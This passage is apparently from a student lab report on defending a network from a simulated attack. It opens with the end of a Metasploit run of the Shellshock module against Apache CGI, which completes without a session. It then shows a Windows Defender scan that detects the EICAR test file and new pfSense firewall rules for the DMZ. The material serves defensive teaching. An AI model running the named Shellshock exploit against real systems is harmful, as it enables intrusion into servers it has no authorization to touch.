[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > 
```

Section 3: Challenge and Analysis

Part 1: Run an Antivirus Scan on the vWorkstation

Make a screen capture showing the **EICAR file discovered by Windows Virus and threat protection**.



Defending the Network from a Simulated Attack (3e)
vWorkstation
2023-02-03 20:35:25
Mani Sai Voore

Windows Security

Scan options


Run a quick, full, custom, or Windows Defender Offline scan.

Threats found. Start the recommended actions.

Virus:DOS/EICAR_Test_File
2/3/2023 6:29 PM (Active)
Severe

Part 2: Harden the Network Perimeter

Make a screen capture showing the **updated firewall rules on the DMZ interface**.



pfSense.securelabsondemand.c
172.30.0.1/firewall_rules.php?if=opt1

Defending the Network from a Simulated Attack (3e)
vWorkstation
2023-02-03 20:22:50
Mani Sai Voore

The firewall rule configuration has been changed.
The changes must be applied for them to take effect.

✓ Apply Changes
Floating
WAN
LAN
DMZ

Rules (Drag to Change Order)

□		States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
□	✓	0 /0 B	IPv4 TCP	DMZ net	*	*	53 (DNS)	*	none			⚓✎⧉⊘🗑
□	✓	0 /0 B	IPv4 TCP	DMZ net	*	*	443 (HTTPS)	*	none			⚓✎⧉⊘🗑
□	✓	0 /0 B	IPv4 TCP	DMZ net	*	*	80 (HTTP)	*	none			⚓✎⧉⊘🗑

pfSense is developed and maintained by Netgate. © ESF 2004 - 2023 View license.

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!